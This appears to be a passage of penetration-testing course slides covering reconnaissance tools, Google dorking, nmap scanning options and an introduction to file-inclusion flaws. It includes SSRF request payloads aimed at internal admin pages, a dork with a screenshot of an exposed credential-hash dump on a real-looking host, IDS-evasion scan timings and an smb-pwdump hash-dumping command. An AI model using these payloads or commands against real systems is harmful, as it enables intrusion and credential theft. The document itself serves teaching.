

stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3D6%26storeId%3D1
```

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://localhost/admin
```

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://192.168.0.68/admin
```

# Attack Methodology





PASSIVE RECONNAISSANCE

- ▶ OSINT (Open-source intelligence) is a framework focused on gathering information from free tools or resources:

<https://osintframework.com/>

- ▶ Examples :

# Netdiscover

31

- ▶ Netdiscover is a network address discovering tool.

Syntax: netdiscover -r <range>

Command: netdiscover -r 192.168.1.0/24

| root@kali-klt: ~                              |                   | root@kali-klt: ~          |                                 |
|---|-------------------|---------------------------|---------------------------------|
| Currently scanning: Finished!                 |                   | Screen View: Unique Hosts |                                 |
| 6 Captured ARP Req/Rep packets, from 5 hosts. |                   | Total size: 360           |                                 |
| IP  | At MAC Address    | Count                     | Len MAC Vendor / Hostname       |
| 192.168.1.2                                   | 50:b7:c3:f5:75:80 | 1                         | 60 Samsung Electronics CO., LTD |

# Nslookup, Whois, DNSStuff, etc.

32

- ▶ Nslookup is a tool for querying the DNS to obtain domain name or IP address mapping, or other DNS records.
- ▶ Whois is a query and response protocol that is widely used for querying databases that store multiple records :
  - ▶ the registered users ;
  - ▶ domain name ;
  - ▶ IP address block ;
  - ▶ Etc.
- ▶ Many command line tools exist, but other tools have been created to make life easier for attackers (they concatenate manual tools).

# Whois Lookup

33

- ▶ IANA (Internet Assigned Numbers Authority) is a standards organization that oversees global IP address allocation. Following the Internet's rapid expansion across the world, it became clear that even IANA would be unable to scale to meet the demand for addresses or be able to service the wide range of different regional needs. In 1992, the Internet Engineering Task Force (IETF) recommended that Internet number resources be managed by subsidiary organizations at a regional level.
- ▶ Whois databases are maintained by RIR (Regional Internet Registries) and contain personal information of domain owners.
- ▶ Whois query returns:
  - ▶ Domain name details
  - ▶ Contact details of domain owners
  - ▶ Domain name servers
  - ▶ Netrange
  - ▶ When a domain was created
  - ▶ Expiry records
  - ▶ Last updated record

| Domain Profile     |  |
|--------------------|--|
| Registrant         | UNIVERSI AVIGNON ET DES PAYS DE VAUCLUSE   |
| Registrant Country | fr   |
| Registrar          | GIP RENATER<br>IANA ID: —<br>URL: —<br>Whois Server: —   |

| IP Location        |  - Haute-garonne - Toulouse   |
| ASN                |  AS15826 NFRANCE, FR (registered Oct 19, 2000)  |
| Website            |  |
| Website Title      |  Portail institutionnel de l'Université d'Avignon - Site institutionnel de l'Université d'Avignon |
| Server Type        | Apache   |
| Response Code      | 200  |

# robots.txt file

34

- ▶ The robots.txt file contains the list of the web server directories and files that the web site owner wants to hide from web crawlers.
- ▶ An attacker can simply request the robots.txt file from the URL and retrieve sensitive information such as the root directory structure and content management system information about the target.
- ▶ Example:

```
← → ↻ 🏠 🔒 https://www.geoportail.gouv.fr/robots.txt

# This virtual robots.txt file was created by the Virtual Robots.txt WordPress plugin: https://www.wordpress.org/plugins/pc-robotstxt/
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
Disallow: /wp-includes/
Allow: /wp-includes/js/
Allow: /wp-includes/images/
Disallow: /trackback/
Disallow: /wp-login.php
Disallow: /wp-register.php
Disallow: /custom_layer/
Disallow: /stories/
Disallow: /category/stories/
Disallow: /category/faq-le-projet-geoportail
```

# Web Server Footprinting / Banner Grabbing

35

- ▶ Telnet is a protocol that can be used to footprint an asset (and therefore a web server):
  - ▶ Server name;
  - ▶ Server type;
  - ▶ OS;
  - ▶ Application;
  - ▶ Application version;
  - ▶ Etc.
- ▶ Use tools such as Netcraft, httprecon, ID Serve and other to automate footprinting.

# Google Hacking Database (GHDB)

## 1/2

36

- ▶ GHDB or Google Dorks is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using:

<https://www.exploit-db.com/google-hacking-database>

- ▶ You can search documents or other information.
- ▶ Use operators like intitle, inurl, intext, filetype, and more, exemple :  
***filetype:sql "MySQL dump" (pass | password | passwd | pwd)***

```
← → ↺ 🏠 jgouari.free.fr/phpshop/db/phpshop.sql
#
# Dumping data for table 'auth_user_md5'
#
INSERT INTO auth_user_md5 VALUES ('7322f75cc7ba16db1799fd8d25dbcede4','admin','098f6bcd4621d373cade4e832627b4f6','admin');
INSERT INTO auth_user_md5 VALUES ('02acf876459c748dbb71b3b40714c0d7','test','098f6bcd4621d373cade4e832627b4f6','shopper');
INSERT INTO auth_user_md5 VALUES ('c88ce1c0ad365513d6fe085a8aacaebc','demo','fe01ce2a7fbac8fafaed7c982a04e229','demo');
INSERT INTO auth_user_md5 VALUES ('1438a90d1888a2814b2bde4c43c03e99','storeadmin','098f6bcd4621d373cade4e832627b4f6','storeadmin');
INSERT INTO auth_user_md5 VALUES ('6845b3a8d95fc4799e9e962d1f9976bd','gold','098f6bcd4621d373cade4e832627b4f6','shopper');
```

# Google Hacking Database (GHDB)

## 2/2

37



- ▶ Google hacking refers to the use of advanced Google search operators for creating complex search queries to extract sensitive or hidden information that helps attackers find vulnerable targets.
- ▶ List of popular Google advanced search operators
  - ▶ [site:] or [domain:] → Restricts the results to those websites in the given domain.
  - ▶ [filetype:] → Used to search for any kind of file extensions (filetype:pdf).
  - ▶ [cache:] → Displays the web pages stored in the Google cache
  - ▶ [intitle:] → Restricts the results to documents containing the search keyword in the title.
  - ▶ [inurl:] → Restricts the results to documents containing the search keyword in the URL.

# Maltego

38

- **Maltego** is an open source intelligence (OSINT) and graphical link analysis tool for gathering and connecting information for investigative tasks. Website : <https://www.maltego.com/>

# Sublist3r

39

- ▶ **Sublist3r** is a python tool designed to enumerate subdomains of websites using OSINT with many search engines such as Google, Yahoo, Bing, Netcraft, Virustotal, ReverseDNS, etc.
- ▶ **subbrute** was integrated with **Sublist3r** to increase the possibility of finding more subdomains using bruteforce with an improved wordlist (active reconnaissance).

```
Sublist3r : python - Konsole
File Edit View Bookmarks Settings Help
[ahmed@secgeek ~/Sublist3r]$ python sublist3r.py -d yahoo.com -b -t 50 -p 80,443,21,22

# Other tools list

42

- ▶ Recon-ng;
- ▶ Uniscan;
- ▶ Nmap;
- ▶ Ghost Eye;
- ▶ Skip fish;
- ▶ Etc.

# Website mirroring

43

- ▶ Mirror a website to create a complete profile of the site's directory structure, file structures, external links, etc.
- ▶ Search for comments and other items in the HTML source code to make footprinting activities more efficient.
- ▶ Use tools such as NCollector Studio, HTTrack Web Site Copier, WebCopier Pro, etc. to mirror a website.

# Attack methodology

NMAP

## ► Basic scan

| Command                                      | Description   |
|--|---|
| <code>nmap 10.0.0.1</code>                   | Scan a single host IP   |
| <code>nmap 192.168.10.0/24</code>            | Scan a range  |
| <code>nmap 10.1.1.5-100</code>               | Scan the range of IPs between 10.1.1.5 up to 10.1.1.100         |
| <code>nmap -iL hosts.txt</code>              | Scan the IP addresses listed in text file "hosts.txt"           |
| <code>nmap 10.1.1.3 10.1.1.6 10.1.1.8</code> | Scan the 3 specified IPs only                                   |
| <code>nmap www.somedomain.com</code>         | First resolve the IP of the domain and then scan its IP address |

## ► Scan types

| Command                           | Description  |
|-----------------------------------|--|
| <code>nmap -sS 10.1.1.1</code>    | TCP SYN scan   |
| <code>nmap -sT 10.1.1.1</code>    | TCP connect scan   |
| <code>nmap -sU 10.1.1.1</code>    | UDP scan   |
| <code>nmap -sn 10.1.1.0/24</code> | Do a Ping scan only / No port scan (often called ping sweep) |
| <code>nmap -Pn 10.1.1.1</code>    | Don't ping the hosts, assume they are up.                    |

# NMAP (UDP Scan 1/3) : -sU

47

- ▶ While most popular services on the Internet run over the TCP protocol, UDP services are widely deployed (DNS 53, SNMP 161/162, and DHCP 67/68).
- ▶ UDP scanning is generally slower and more difficult than TCP. This is a mistake, as exploitable UDP services are quite common and attackers certainly don't ignore the whole protocol.
- ▶ UDP scan works by sending a UDP packet to every targeted port. For most ports, this packet will be empty (no payload), but for a few of the more common ports a protocol-specific payload will be sent. Based on the response, or lack thereof, the port is assigned to one of four states, as shown below:

| Response  | State           |
|---|-----------------|
| Any UDP response from target port (unusual)                     | open            |
| No response received (even after retransmissions)               | open   filtered |
| ICMP port unreachable error (type 3, code 3)                    | closed          |
| Other ICMP unreachable errors (type 3, code 1, 2, 9, 10, or 13) | filtered        |

# NMAP (UDP Scan 2/3) : -sU

48

- ▶ The most curious element of this table may be the open | filtered state. It is a symptom of the biggest challenges with UDP scanning: open ports rarely respond to empty probes.

- ▶ UDP Scan example:

```
krad# nmap -sU -v felix

Starting Nmap ( http://nmap.org )
Nmap scan report for felix.nmap.org (192.168.0.42)
(The 997 ports scanned but not shown below are in state: closed)
PORT      STATE      SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcpserver
111/udp   open|filtered rpcbind
MAC Address: 00:02:E3:14:11:02 (Lite-on Communications)

Nmap done: 1 IP address (1 host up) scanned in 999.25 seconds
```

- ▶ This scan of “felix” demonstrates the open | filtered ambiguity issue as well as another problem: UDP scanning can be slow.
- ▶ Scanning a thousand ports took almost 17 minutes in this case due to ICMP response rate limiting performed by the OS target.

# NMAP (UDP Scan 3/3) : -sU

49

- ▶ Nmap provides ways to work around both problems, as described by the following two sections.
- ▶ The reason these services don't respond often is that the empty packets Nmap sends are considered invalid. Unfortunately, UDP services generally define their own packet structure rather than adhering to some common general format. An SNMP packet looks completely different than a SunRPC, DHCP, or DNS request packet.
- ▶ To send the proper packet for every popular UDP service, Nmap would need a large database defining their probe formats (nmap-service-probes).
- ▶ When version scanning is enabled with -sV (or -A), it will send UDP probes to every open | filtered port (as well as known open ones). If any of the probes elicit a response from an open | filtered port, the state is changed to open.

```
krad# nmap -sUV -F felix.nmap.org
Starting Nmap ( http://nmap.org )
Nmap scan report for felix.nmap.org (192.168.0.42)
Not shown: 997 closed ports
PORT      STATE      SERVICE    VERSION
53/udp    open       domain     ISC BIND 9.2.1
67/udp    open|filtered dhcpserver
111/udp   open       rpcbind    2 (rpc #100000)
MAC Address: 00:02:E3:14:11:02 (Lite-on Communications)

Nmap done: 1 IP address (1 host up) scanned in 1037.57 seconds
```

# NMAP (TCP SYN Scan) : -sS

50

- ▶ SYN scan is the default and most popular scan option for good reason :
  - ▶ It can be performed quickly (scanning thousands of ports per second),
  - ▶ It's not hampered by intrusive firewalls (unobtrusive and stealthy because it never completes TCP connections),
  - ▶ It also allows clear, reliable differentiation between open, closed, and filtered states.

| Response  | State    |
|---|----------|
| TCP SYN/ACK response  | open     |
| TCP RST response  | closed   |
| No response received (even after retransmissions)           | filtered |
| ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) | filtered |



# NMAP : SYN scan of open port 22

51

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE      SERVICE
22/tcp    open      ssh
113/tcp    closed    auth
139/tcp    filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

# NMAP : SYN scan of closed port 113

52

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE      SERVICE
22/tcp    open      ssh
113/tcp    closed    auth
139/tcp    filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```



# NMAP : SYN scan of filtered port 139

53

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE      SERVICE
22/tcp    open      ssh
113/tcp    closed    auth
139/tcp    filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

# NMAP : TCP connect scan

54

```
krad~> nmap -T4 -sT scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    closed smtp
53/tcp    open  domain
70/tcp    closed gopher
80/tcp    open  http
113/tcp   closed auth

Nmap done: 1 IP address (1 host up) scanned in 4.74 seconds
```

## ► Other TCP scan type (based on TCP flags)

| Command                        | Description   |
|--------------------------------|---|
| <code>nmap -sN 10.1.1.1</code> | Scan TCP with not set any bits (TCP flag header is 0)   |
| <code>nmap -sF 10.1.1.1</code> | Scan TCP with sets just the TCP FIN bit.  |
| <code>nmap -sX 10.1.1.1</code> | Scan TCP with sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree. |

| TCP segment header |       |  |   |   |                 |   |   |        |             |             |             |             |             |             |             |             |             |                             |   |   |   |   |   |   |   |   |   |   |   |   |   |   |   |
|--------------------|-------|--|---|---|-----------------|---|---|--------|-------------|-------------|-------------|-------------|-------------|-------------|-------------|-------------|-------------|-----------------------------|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Offsets            | Octet | 0  |   |   |                 |   |   |        |             | 1           |             |             |             |             |             |             |             | 2                           |   |   |   |   |   |   |   | 3 |   |   |   |   |   |   |   |
| Octet              | Bit   | 7  | 6 | 5 | 4               | 3 | 2 | 1      | 0           | 7           | 6           | 5           | 4           | 3           | 2           | 1           | 0           | 7                           | 6 | 5 | 4 | 3 | 2 | 1 | 0 | 7 | 6 | 5 | 4 | 3 | 2 | 1 | 0 |
| 0                  | 0     | Source port  |   |   |                 |   |   |        |             |             |             |             |             |             |             |             |             | Destination port            |   |   |   |   |   |   |   |   |   |   |   |   |   |   |   |
| 4                  | 32    | Sequence number  |   |   |                 |   |   |        |             |             |             |             |             |             |             |             |             |                             |   |   |   |   |   |   |   |   |   |   |   |   |   |   |   |
| 8                  | 64    | Acknowledgment number (if ACK set)   |   |   |                 |   |   |        |             |             |             |             |             |             |             |             |             |                             |   |   |   |   |   |   |   |   |   |   |   |   |   |   |   |
| 12                 | 96    | Data offset  |   |   | Reserved<br>000 |   |   | N<br>S | C<br>W<br>R | E<br>C<br>E | U<br>R<br>G | A<br>C<br>K | P<br>S<br>H | R<br>S<br>T | S<br>Y<br>N | F<br>I<br>N | Window Size |                             |   |   |   |   |   |   |   |   |   |   |   |   |   |   |   |
| 16                 | 128   | Checksum   |   |   |                 |   |   |        |             |             |             |             |             |             |             |             |             | Urgent pointer (if URG set) |   |   |   |   |   |   |   |   |   |   |   |   |   |   |   |
| 20                 | 160   | Options (if data offset > 5. Padded at the end with "0" bytes if necessary.) |   |   |                 |   |   |        |             |             |             |             |             |             |             |             |             |                             |   |   |   |   |   |   |   |   |   |   |   |   |   |   |   |
| ...                | ...   | ...  |   |   |                 |   |   |        |             |             |             |             |             |             |             |             |             |                             |   |   |   |   |   |   |   |   |   |   |   |   |   |   |   |

| Response  | State           |
|---|-----------------|
| No response received (even after retransmissions)           | open   filtered |
| TCP RST packet  | closed          |
| ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13) | filtered        |

# NMAP : TCP FIN or URG or PUSH scan

56

```
# nmap -sF -T4 docsrv.caldera.com

Starting Nmap ( http://nmap.org )
Nmap scan report for docsrv.caldera.com (216.250.128.247)

```

## ► Basic port scan

| Command   | Description                                |
|---|--|
| <code>nmap -p80 10.1.1.1</code>                 | Scan only port 80 for specified host       |
| <code>nmap -p20-23 10.1.1.1</code>              | Scan ports 20 up to 23 for specified host  |
| <code>nmap -p80,88,8000 10.1.1.1</code>         | Scan ports 80,88,8000 only                 |
| <code>nmap -p- 10.1.1.1</code>                  | Scan ALL ports for specified host          |
| <code>nmap -sS -sU -p U:53,T:22 10.1.1.1</code> | Scan ports UDP 53 and TCP 22               |
| <code>nmap -p http,ssh 10.1.1.1</code>          | Scan http and ssh ports for specified host |

## ► Identify Versions of Services and Operating Systems

| Command                        | Description  |
|--------------------------------|--|
| <code>nmap -sV 10.1.1.1</code> | Version detection scan of open ports (services)  |
| <code>nmap -O 10.1.1.1</code>  | Identify Operating System version  |
| <code>nmap -A 10.1.1.1</code>  | This combines OS detection, service version detection, script scanning and traceroute. |

## ► Scan timings

| Command                        | Description                             |
|--------------------------------|---|
| <code>nmap -T0 10.1.1.1</code> | Slowest scan (to avoid IDS)             |
| <code>nmap -T1 10.1.1.1</code> | Sneaky (to avoid IDS)                   |
| <code>nmap -T2 10.1.1.1</code> | Polite (10 times slower than T3)        |
| <code>nmap -T3 10.1.1.1</code> | Default scan timer (normal)             |
| <code>nmap -T4 10.1.1.1</code> | Aggressive (fast and fairly accurate)   |
| <code>nmap -T5 10.1.1.1</code> | Very Aggressive (might miss open ports) |

## ► Output types

| Command                                     | Description                                  |
|---|--|
| <code>nmap -oN [filename] [IP hosts]</code> | Normal text format                           |
| <code>nmap -oG [filename] [IP hosts]</code> | Grepable file (useful to search inside file) |
| <code>nmap -oX [filename] [IP hosts]</code> | XML file                                     |
| <code>nmap -oA [filename] [IP hosts]</code> | Output in all 3 formats supported            |

## ► Discover live hosts

| Command                                   | Description  |
|---|--|
| <code>nmap -PS22-25,80 10.1.1.0/24</code> | Discover hosts by TCP SYN packets to specified ports (in our example here the ports are 22 to 25 and 80) |
| <code>nmap -Pn 10.1.1.0/24</code>         | Disable port discovery. Treat all hosts as online.   |
| <code>nmap -PE 10.1.1.0/24</code>         | Send ICMP Echo packets to discover hosts.  |
| <code>nmap -sn 10.1.1.0/24</code>         | Ping scan.   |

## ► NSE scripts

| Command  | Description                                   |
|--|---|
| <code>nmap --script="name of script" 10.1.1.0/24</code>                              | Run the specified script towards the targets. |
| <code>nmap --script="name of script" --script-args="argument=arg" 10.1.1.0/24</code> | Run the script with the specified arguments.  |
| <code>nmap --script-updatedb</code>  | Update script database                        |

## ► Example of an NSE script

```
root@bt:/usr/share/nmap/scripts# nmap -p 135,139,445 --script=smb-pwdump.nse --script-args=smbuser=administrator,smbpass=lamepassword 192.168.0.190

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-09-29 12:18 CDT
Nmap scan report for 192.168.0.190
Host is up (0.0013s latency).
PORT      STATE SERVICE

# Exploitation

RFI / LFI / DIRECTORY PATH TRAVERSAL

# File Inclusion Vulnerabilities

66

- ▶ **Remote File Inclusion (RFI)** and **Local File Inclusion (LFI)** are vulnerabilities that are often found in poorly-written web applications. These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server.
- ▶ **LFI** vulnerabilities **allow an attacker to read or execute files on the victim machine**. This can be very dangerous because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information. If the attacker is able to place code on the web server through other means, then they may be able to execute arbitrary commands.
- ▶ **RFI** vulnerabilities are easier to exploit but less common. Instead of accessing a file on the local machine, the attacker is able to **execute code hosted on their own machine**.

# Remote File Inclusion (RFI)

67

- ▶ RFI is the process of including remote files through the exploiting of vulnerable inclusion procedures implemented in the application.
- ▶ This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing external URL to be injected.
- ▶ PHP example:
  - ▶ **allow\_url\_fopen** – “This option enables the URL-aware fopen wrappers that enable accessing URL object like files. Default wrappers are provided for the access of remote files using the ftp or http protocol, some extensions like zlib may register additional wrappers.”
